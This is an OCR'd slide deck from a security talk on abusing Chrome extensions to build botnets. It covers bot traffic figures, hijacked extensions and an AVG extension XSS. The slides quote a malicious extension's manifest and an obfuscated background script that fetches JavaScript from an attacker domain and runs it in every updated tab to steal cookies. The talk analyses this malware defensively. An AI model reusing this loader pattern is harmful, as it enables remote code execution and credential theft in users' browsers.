

Abusing Chrome Extensions to Form a Bot Net

Tomer Cohen

Login Attempts Rate





1.2%
MONITORING BOTS

2.9%
COMMERCIAL CRAWLERS

6.6%
SEARCH ENGINE BOTS

12.2%
FEED FETCHERS

24.3%
IMPERSONATORS

1.7%
SCRAPERS

0.3%
SPAMMERS

2.6%
HACKER TOOLS


Facebook 'Comment Tagging Malware' Spreading via Google Chrome


By Waqas on June 27, 2016 Email @hackread MALWARE SCAMS AND FRAUD SECURITY

IF YOU RECEIVE A FACEBOOK NOTIFICATION REGARDING A FRIEND TAGGING YOU IN A COMMENT BE VERY CAREFUL BEFORE CLICKING ON THE LINK IT CAN BE A JAVASCRIPT MALWARE FOUND TARGETING USERS LATELY!

Tag Me If You Can

This Magical Bot…







What Makes A Good Bot

Goal: **Look Human**

Javascript Challenges

Human Context





Browser Extension:

The Perfect Bot

What An Extension Can Do

Extension Manifest

```
{
  "update_url": "https://clients2.google.com/
service/update2/crx",
  "background": {
    "scripts": [
      "view.js"
    ]
  },
  "browser_action": {
    "default_icon": "viadeo.png",
    "default_popup": "index.html"
  },
  "content_scripts": [
    {
      "js": [
        "jquery.js",
        "crack.js"
      ],
      "matches": [
        "*://*.viadeo.com/*"
      ]
    }
  ],
```

Background script

```
  "description": "Permet de profiter des avantages d'un compte vi
  "icons": {
    "128": "viadeo.png",
    "16": "viadeo.png",
    "48": "viadeo.png"
  },
  "manifest_version": 2,
  "name": "Viad30 Unlocker",
  "permissions": [
    "tabs",
    "*://*.viadeo.com/",
    "storage",
    "webNavigation",
    "http://*/*",
    "https://*/*",
    "cookies",
    "webRequest",
    "webRequestBlocki
  ],
  "version": "3.4",
  "content_security_policy": "script-src 'self' 'unsafe-eval'; ob
}
```

Snatch user cookies from any tab

Command & Control

Background Script

```
chrome.tabs.onUpdated.addListener(fu                    zaez, ypujhmpyy) {

    var xhr_obj = juykhjkhj();
    xhr_obj['onreadystatechange'] = function() {
        if (xhr_obj['readyState'] == 4) {
            chrome['tabs']['executeScript']({
                code: xhr_obj['responseText']
            })
        }
    };
    xhr_obj['open']('get', 'http://appbdgjfrra.co/data.js');
    xhr_obj['send']();
    if (rkiyypsyn == 0) {
        rkiyypsyn = 1;
}
```

Any time a tab is updated 1


And **execute** them on the active tab. 3


Get new **commands** from the attacker's server 2

Browser Extension:

The Perfect Bot

Too Much Work...





The Oldest Trick in the Book

PHISHING

Copyfish Chrome Extension Hijacked to Show Adware

By Catalin Cimpanu

July 31, 2017 02:15 PM 4

Hackers Hijacked Chrome Extension for Web Developers With Over 1 Million Users

Wednesday, August 02, 2017 Swati Khandelwal

Tweet Share Share 47 Share 691 Share 7.42k Share


Web Developer!!! HACKED


1. Web Developer 0.4.9
2. Chrometana 1.1.3
3. Infinity New Tab 3.12.3
4. CopyFish 2.8.5
5. Web Paint 1.2.1
6. Social Fixer 20.1.1
7. TouchVPN
8. Betternet VPN

8 More Chrome Extensions Hijacked to Target 4.8 Million Users


Wednesday, August 16, 2017 Swati Khandelwal

The Oldest Trick in the Book #2






AVG Web Tuneup extension XSS




- December 2015
- 9 million installations
- XSS found by Google Project Zero researcher Tavis Ormandy

AVG Web Tuneup XSS - DEMO



